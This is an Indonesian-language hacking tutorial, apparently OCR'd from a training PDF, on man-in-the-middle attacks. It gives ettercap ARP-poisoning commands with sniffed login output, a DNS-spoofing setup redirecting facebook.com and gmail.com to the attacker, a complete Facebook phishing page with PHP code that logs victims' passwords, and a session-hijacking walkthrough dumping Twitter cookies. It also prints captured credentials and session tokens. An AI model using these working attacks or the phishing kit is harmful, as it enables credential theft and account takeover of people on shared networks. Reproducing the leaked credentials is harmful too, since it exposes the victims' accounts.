
1.2. Arp Poisoning

ARP adalah protocol yang berfungsi memetakan ip address menjadi *MAC address*. Sebagai penghubung antara data link layer dan ip layer pada *TCP/IP*. Semua komunikasi yang berbasis ethernet menggunakan protocol ARP ini. Intinya setiap komputer atau device yang akan berkomunikasi pasti akan melakukan transaksi atau tukar menukar informasi terkait antara IP dan MAC address transaksi akan disimpan di dalam *cache OS* Anda.

```
root@bt:# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.1.4              ether   44:87:fc:56:86:85   C                     wlan0
192.168.1.1              ether   c8:64:c7:4b:b8:d0   C                     wlan0
WARNING !
```

1.3. Konsep serangan

1.3.1. Before – After



Melakukan routing pertama kali pada network kita untuk mengetahui siapa dan ada berapa yang terhubung dengan jaringan tersebut.

```
# route -n

root@bt:/pentest/enumeration/dns/dnsenum# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.1.1     0.0.0.0         UG    100    0        0 wlan0
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        0 wlan0
# route –help > penggunaan lainnya
```

2. MITM WITH ETTERCAP

Banyak tools dan tehnik mengenai MITM , namun saat ini saya hanya akan memberi contoh mengenai beberapa tehnik MITM dengan **ettercap**.

2.1. Metode serangan ARP poisoning dan Sniffing attack

Jika kita menginginkan serangan sang *Swiss Army Knife* ini berfungsi dengan baik pada koneksi jaringan aman ssl maka kita harus memastikan bahwa redir_command_on script pada etter.conf aktif. Secara default etter.conf di backtrack linux R1 berada pada direktori

```
/etc/etter.conf
```

Untuk mengaktifkan script tadi , buka file etter.conf dengan editor kesayangan anda kemudian uncomment baris di bawah ini.

```
# if you use iptables:
 redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port
-j REDIRECT --to-port %rport"
 redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port
-j REDIRECT --to-port %rport"
```

2.1.1. Metode serangan ettecap

Metode serangan secara menyeluruh

Yang saya maksudkan dengan metode serangan secara menyeluruh adalah serangan yang menuju kepada seluruh host di bawah satu router (*gateway*).

Sangat tidak di sarankan jika target memiliki jaringan yang besar. Akan membuat komposisi komputer lambat. Mungkin dengan spec hardware yang tinggi kita memiliki kemampuan untuk melakukan metode serangan ini.

Kombinasi syntax untuk serangan ke seluruh network

```
ettercap -T -q -M ARP // //
```

```
-q = quite mode ( verbose )
```

Contoh Hasil output :

```
root@bt{~}:ettercap -T -q -i wlan0 -M ARP // //
 ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA
 Listening on wlan0... (Ethernet)
 wlan0 -> F4:EC:38:99:60:F3 192.168.1.6 255.255.255.0
 Privileges dropped to UID 0 GID 0...
 28 plugins
 39 protocol dissectors
 53 ports monitored
 7587 mac vendor fingerprint
 1698 tcp OS fingerprint
 2183 known services
 Randomizing 255 hosts for scanning...
 Scanning the whole netmask for 255 hosts...
 * |==================================================>| 100.00 %
 5 hosts added to the hosts list...
 ARP poisoning victims:
 GROUP 1 : ANY (all the hosts in the list)
 GROUP 2 : ANY (all the hosts in the list)
 Starting Unified sniffing...
 Text only Interface activated...
 Hit 'h' for inline help
 HTTP : 69.171.228.13:443 -> USER: teconhackers@yahoo.com PASS: testers INFO:
https://www.facebook.com/
 HTTP : 66.163.169.186:443 -> USER: niceday PASS: 299281 INFO:
https://login.yahoo.com/config/login_verify2?&.src=ym
```

Metode serangan terhadap satu spesifik IP

Jika jaringan terlalu besar ada baiknya kita menyerang target ip yang di tentukan. Serangan tersebut di mulai dengan syntax

```
ettercap -T -q -i [ethernet] -M ARP /xxx.xxx.xxx.xxx/ //
```

Sebagai contoh kita menyerang ip target *192.168.1.14*

<u>hasil output :</u>

```
root@bt{~}:ettercap -T -q -i wlan0 -M ARP /192.168.1.14/ //
 ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA
 Listening on wlan0... (Ethernet)
 wlan0 -> F4:EC:38:99:60:F3 192.168.1.6 255.255.255.0
 Privileges dropped to UID 0 GID 0...
 28 plugins
 39 protocol dissectors
 53 ports monitored
 7587 mac vendor fingerprint
 1698 tcp OS fingerprint
 2183 known services
 Randomizing 255 hosts for scanning...
 Scanning the whole netmask for 255 hosts...
```

```
 * |==================================================>| 100.00 %
 4 hosts added to the hosts list...
 ARP poisoning victims:
 GROUP 1 : 192.168.1.14 08:00:27:45:C0:C0
 GROUP 2 : ANY (all the hosts in the list)
 Starting Unified sniffing...
 Text only Interface activated...
 Hit 'h' for inline help
 HTTP : 72.14.203.84:443 -> USER: zee-eichel@gmail.com PASS: uufjjeiisjau INFO:
https://accounts.google.com/ServiceLogin?service=mail&passive=true&rm=false&contin
ue=http://mail.google.com/mail/&scc=1&ltmpl=default&ltmplcache=2
```

2.2. Spoofing Plugin

Spoofing adalah salah satu tehnik MITM yang mengalihkan traffik dari jalur sebenarnya menuju kepada alamat yang di tentukan. Intinya Attacker akan memaksa target *menuju* pada alamat yang ditentukan attacker dengan menggantikan *alamat sebenarnya* yang dituju target.

Ettercap memiliki **plugin** untuk melakukan jenis serangan MITM ini.
Lakukan nmap scanning seperti yang sudah saya contohkan di awal artikel ini. Setelah kita telah mendapatkan informasi network pastikan kita mengaktifkan ip forwarding pada mesin attacker.

Untuk mengaktifkan ip forwarding
Linux:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Kemudian config jalur yang akan di spoof nantinya yang di konfigurasikan pada file **etter.dns**. Lokasi file *etter.dns* secara default pada backtrack V R3

```
/usr/local/share/ettercap/etter.dns
```

Uncommand atau ganti baris ini dengan domain yang hendak di spoof ipnya.

```
facebook.com A 192.168.1.6
 *.facebook.com A 192.168.1.6
 www.facebook.com PTR 192.168.1.6 # Wildcards in PTR are not allowed
```

Edit ip address dengan ip address pengganti , dalam hal ini saya menggunakan ip address yang di gunakan os backtrack yaitu **192.168.1.6**, dan hasilnya akan mengarahkan domain facebook.com dan **www.facebook.com** ke ip address **192.168.1.6**


Syntax ettercap dengan plugin dns_spoof

```
ettercap -T -q -i wlan0 -P dns_spoof -M ARP // //
```


-P = plugin

saya coba spoof ke *gmail.com* dengan ip *192.168.1.6*

Hasil Output



Hasil ping pada target host




Perhatikan hasil ping pada host target, ternyata domain www.gmail.com telah di arahkan (spoofed) ke **192.168.1.6** Berhubung saya mengaktifkan *apache web server* (localhost server) maka ketika host target membuka gmail.com melalui browser , browser akan membuka halaman localweb saya yang terdapat pada alamat 192.168.1.6

3 PHISSING ATTACK (FAKELOGIN)

3.1. Pengertian Phissing

Pengertian phissing di sini sebenarnya adalah memalsukan sebuah halaman login suatu situs tertentu , dengan harapan agar korban tertipu kemudian memasukan sebuah login user name serta password yang
akan di tercatat pada sebuah file log. Modus ini biasanya di barengi dengan tehnik *spoffing address* yang akan mengalihkan alamat sebenarnya menuju ke alamat yang sudah di siapkan fakelogin tersebut.
Halaman palsu (*fakelogin*) yang profesional biasanya akan mengarahkan korban ke halaman gagal login pada alamat yang sah, setelah korban mengisikan user name dan password kemudian mensubmitnya , sehingga korban tidak akan curiga bahwa dia sedang di mata-matai!!! Biasanya situs-
situs berbasis jejaring sosial



3.2. Metode Metode Serangan Phissing

Ditinjau dari media serangan

1**. Local Area Network**

Serangan melalui Local area network (LAN) baik secara wired maupun wireless. Serangan phissing yang menginfeksi dengan media ini , biasanya memulai serangan phissing tersebut di mulai dari serangan spoofing sebagai pembuka serangan. Attacker biasanya men-spoof terlebih dahulu alamat situs yang di target dan menaruh halaman login palsu (fakelogin) pada localhost attacker. Kemudian melanjutkan dengan serangan arpspoof yang membelokan trafik router ke situs asli menuju ke fakelogin yang telah disiapkan di dalam localhost attacker.

2. **NAT**

Serangan phissing dengan memanfaatkan media NAT, dengan memanfaatkan dua tipe.

3.3. Serangan phissing dengan memanfaatkan human error .

Attacker memiliki pengharapan agar target memiliki human error dengan membuat domain yang hampir sama dengan situs asli, sehingga korban yang tidak hati-hati akan tertipu. Misalnya pacebook.tk , pacebook.com yang hampir sama dengan nama situs aslinya facebook.com. Attacker berharap target terkecoh dengan miripnya domain yang berisi fakelogin

3.4. Serangan yang di kombinasikan dengan social enggineering

Attacker akan memanfaatkan metode pendekatan untuk memasukan virus, mengirim fake email , pemanfaatan lawan jenis , dll . Metode serangan social enggineering akan di bahas pada pertemuan – pertemuan training berikut.

3.5. Membuat Halaman login palsu (fakelogin)

Membuat halaman login sebenarnya tidak sesulit yang di perkirakan orang. Cukup dengan memodif situs yang asli.

Contoh :

Membuat fakelogin facebook

Langkah-langkahnya

1. **Mengambil file index palsu dari situs target**
Langkah pertama kita harus memiliki halaman index yang sama persis. Buka dengan browser *http://facebook.com* kemudian save dengan nama **index.html.**

2. **Edit file index.html**
Setelah di download kita harus edit file tersebut. Buka pake editor kesayangan anda. Sebagai contoh saya pake gedit.

{~}: gedit index.html
kemudian cari kata "*action*" dengan menggunakan fasilitas search pada editor text. Kemudian ganti dengan kata "*post.php*" . Lalu save dengan nama index.php.

3. **Buatlah sebuah file php. Kita beri nama *post.php* sesuai dengan penggantian pada langkah sebelumnya.**

isi file tersebut dengan code di bawah ini

```
<?php
$file = "logs.txt";
$username = $_POST['email'];
$password = $_POST['pass'];
$ip = $_SERVER['REMOTE_ADDR'];
$today = date("F j, Y, g:i a");
$handle = fopen($file, 'a');
fwrite($handle, "++++++++++++++++++++++++++++++++++++++++++++++++++");
fwrite($handle, "\n");
fwrite($handle, "Email: ");
fwrite($handle, "$username");
fwrite($handle, "\n");
fwrite($handle, "Password: ");
fwrite($handle, "$password");
fwrite($handle, "\n");
fwrite($handle, "IP Address: ");
fwrite($handle, "$ip");
fwrite($handle, "\n");
fwrite($handle, "Date Submitted: ");
fwrite($handle, "$today");
fwrite($handle, "\n");
fwrite($handle, "++++++++++++++++++++++++++++++++++++++++++++++++++");
fwrite($handle, "\n");
fwrite($handle, "\n");
fclose($handle);
```

```
echo "<script LANGUAGE=\"JavaScript\">
<!
window.location=\"https://login.facebook.com/login.php?login_attempt=1\";
//
</script>";
?>
```

4. Kemudian kita buat file *logs.tx*t yang nantinya akan di gunakan untuk mencatat hasil dari input user dan password dari fakelogin.

5. Pindahkan ketiga file tersebut , index.php, post.php, log.txt ke directori localhost.
Pada backtrack secara default ada pada */var/www* mengingat backtrack menggunakan apache2 sebagai localhostnya.

6. Aktifkan apache2

```
root@bt # /etc/init.d/apache2 start
```

7. Kemudian attacker akan melanjutkan serangan lewat arpspoof sehingga situs facebook.com akan mengarah kepada ip localhost attacker

4. COOKIES HIJACKING

4.1 Pengertian session hijacking

Dalam ilmu komputer, cookies hijacking atau session hijacking adalah eksploitasi dari sebuah valid session kadang juga disebut "*session key*" Yaitu dengan tujuan untuk mendapatkan akses yang tidak sah ke informasi atau jasa dalam suatu sistem komputer. Secara khusus, merujuk pada pencurian cookie yang digunakan untuk mengotentikasi pengguna ke server. *Cookie HTTP* digunakan untuk menjaga sesi/session pada banyak situs web dapat dengan mudah dicuri oleh attacker menggunakan mesin perantara atau dengan akses pada cookie yang disimpan pada komputer korban. Baiklah untuk mengerti lebih jauh mengenai session hijacking , sebaiknya kita mengerti apa itu sesi dan cookies pada pelayanan http.

Cookies merupakan data file yang ditulis ke dalam hard disk komputer oleh web server yang berguna untuk mengidentifikasikan diri user pada situs tersebut sehingga sewaktu user kembali mengunjugi situs tersebut, situs itu akan dapat mengenalinya user tersebut.

Fungsi cookies :

- Membantu web site untuk "mengingat" siapa kita dan mengatur preferences yang sesuai sehingga apabila user kembali mengunjungi web site tersebut akan langsung dikenali.

- Menghilangkan kebutuhan untuk me-register ulang di web site tersebut saat mengakses lagi tersebut (site tertentu saja), cookies membantu proses login user ke dalam web server tersebut.

- Memungkinkan web site untuk menelusuri pola web surfing user dan mengetahui situs favorit yang sering dikunjunginya.

Jenis Cookies

Non persistent (session) cookies. Suatu cookie yang akan hilang sewaktu user menutup browser dan biasanya digunakan pada 'shopping carts' di toko belanja online untuk menelusuri item-item yang dibeli,

Persistent cookies. Diatur oleh situs-situs portal, banner / media iklan situs dan lainnya yang ingin tahu ketika user kembali mengunjungi site mereka. (misal dengan cara memberikan opsi "Remember Me" saat login). File file ini tersimpan di hardisk user.

Kedua tipe cookies ini menyimpan informasi mengenai *URL* atau *domain name*


dari situs yang dikunjungi user dan beberapa kode yang mengindikasikan halaman apa saja yang sudah dikunjungi. Cookies dapat berisi informasi pribadi user, seperti nama dan alamat email, Akan tetapi dapat juga user memberikan informasi ke website tersebut melalui proses registrasi. Dengan kata lain, cookies tidak akan dapat "*mencuri*" nama dan alamat email kecuali diberikan oleh user. Namun demikian, ada kode tertentu (malicious code) yang dibuat misalnya dengan *ActiveX* control, yang dapat mengambil informasi dari PC tanpa sepengetahuan user.

Cookies umumnya kurang dari **100 bytes** sehingga tidak akan mempengaruhi kecepatan browsing. tetapi karena umumnya browser diatur secara default untuk menerima cookies maka user tidak akan tahu bahwa cookies sudah ada di komputer. Cookies dapat berguna terutama pada situs yang memerlukan registrasi, sehingga setiap kali mengunjungi situs tersebut, cookies akan me-login-kan user tanpa harus memasukkan user name dan password lagi

Session

Adalah perintah untuk pendeklarasian variabel global yang akan memanggil nilai dari variabel tsb.
Untuk mengakhiri atau menghapus semua variabel session, kita menggunakan fungsi session_destroy ( )

Fungsi session destroy tidak memerlukan argumen dalam penggunaanya. Contoh perintah mengakhiri session yang dibuat pada file session yang dibuat sebelumnya



4.2 Implementasi session hijacking

Untuk melakukan penetration testing dalam sisi session hijacking pada jaringan komputer target, saya akan memakai ettercap sebagai tools yang terinstall secara default.

Seperti biasa kita harus melakukan editing pada etter.conf untuk pengaturan-pengaturan yang di butuhkan .

```
root@eichel:~# vim /etc/etter.conf
```

gantilah terlebih dahulu user (uid) dan group(gid) privs

```
[privs]
ec_uid = 0                      #65534   nobody is the default
ec_gid = 0                      #65534   nobody is the default
```

Uncomment untuk menggunakan iptables pada operasi ettercap

```
# if you use iptables:
   redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport
%port -j REDIRECT --to-port %rport"
   redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport
%port -j REDIRECT --to-port %rport"
```

Kemudian serangan pada ettercap sudah dapat di mulai. Untuk melakukan dump terhadap suatu traffik keluar masuk data pada suatu jaringan , kita bisa menggunakan format

```
ettercap -T -w testdump -i [ interface ] -M ARP /[ ip-group-1 ]/ /[ ip-group-2 ]/
```

Mari kita perhatikan hasil mode text pada ettercap di bawah ini.


```
root@eichel:~# ettercap -T -w testdump -i wlan0 -M ARP /192.168.1.1/ //

ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA

Listening on wlan0... (Ethernet)

 wlan0 ->       F4:EC:38:99:60:F3       192.168.1.5     255.255.255.0

Privileges dropped to UID 0 GID 0...

  28 plugins
  39 protocol dissectors
  53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services
```

```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %

6 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 192.168.1.1 54:E6:FC:D2:98:6D

 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help


Tue Mar  6 22:32:39 2012
TCP  199.59.150.7:443 --> 192.168.1.12:2559 | SA


Tue Mar  6 22:32:39 2012
TCP  192.168.1.12:2559 --> 199.59.150.7:443 | P


Tue Mar  6 22:32:44 2012
TCP  192.168.1.12:2567 --> 199.59.150.7:443 | P

ET /account/bootstrap_data?r=0.7324769652496227 HTTP/1.1.
Host: twitter.com.
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:11.0) Gecko/20100101 Firefox/11.0.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8.
Accept-Language: en-us,en;q=0.5.
Accept-Encoding: gzip, deflate.
Connection: keep-alive.
Referer: https://twitter.com/.
Cookie: k=10.35.61.127.1331047687371497; guest_id=v1%3A133104768737439149;
_twitter_sess=BAh7CSIKZmxhc2hJQzonQWN0aW9uQ29udHJvbGxlcjo6Rmxhc2g6OkZsYXNo%250ASGF
zaHsABjoKQHVzZWR7ADoHaWQiJWM0NDBhM2U4NTUwMTNiZjM5MWU4YzM2%250ANTM3ZGUwMzk3Ogxjc3Jm
X2lkIiVhYjk3MGZiMGIzMTFlYjRlMzQ1ZjdiZjYx%250AMjc4YmQ2ZDoPY3JlYXRlZF9hdGwrCM%252Fkn
%252Bg1AQ%253D%253D--28cafc07f4cb1bb7e63a1d89af8b885dc4281e09;
original_referer=padhuUp37zi4XoWogyFqcGgJdw%2BJPXpx.


Tue Mar  6 22:32:59 2012
TCP  199.59.150.7:443 --> 192.168.1.12:2567 | P

 path=/; expires=Mon, 07-Mar-2022 03:32:59 GMT.
Set-Cookie: dnt=; domain=.twitter.com; path=/; expires=Thu, 01-Jan-1970 00:00:00
GMT.
Set-Cookie: lang=en; path=/.
Set-Cookie: lang=en; path=/.
Set-Cookie: lang=en; path=/.
Set-Cookie: t1=1; domain=.twitter.com; path=/; expires=Thu, 05-Apr-2012 15:32:59
GMT.
Set-Cookie: twid=u%3D117857762%7CuFIkjuKfB3Mi3SvT3O4Aix73EkI%3D;
domain=.twitter.com; path=/; secure.
Set-Cookie:
_twitter_sess=BAh7DiIKZmxhc2hJQzonQWN0aW9uQ29udHJvbGxlcjo6Rmxhc2g6OkZsYXNo%250ASGF
zaHsABjoKQHVzZWR7ADoJdXNlcmkE4lOGBzoQc3RheV9zZWN1cmVUOhNw%250AYXNzd29yZF90b2tlbiIt
ZWVhNWIyNDUwMzc5YTVjN2RmMjI3ODNhZDRkZjYx%250ANGYxMmI1MmI4YzoTc2hvd19oZWxwX2xpbmswO
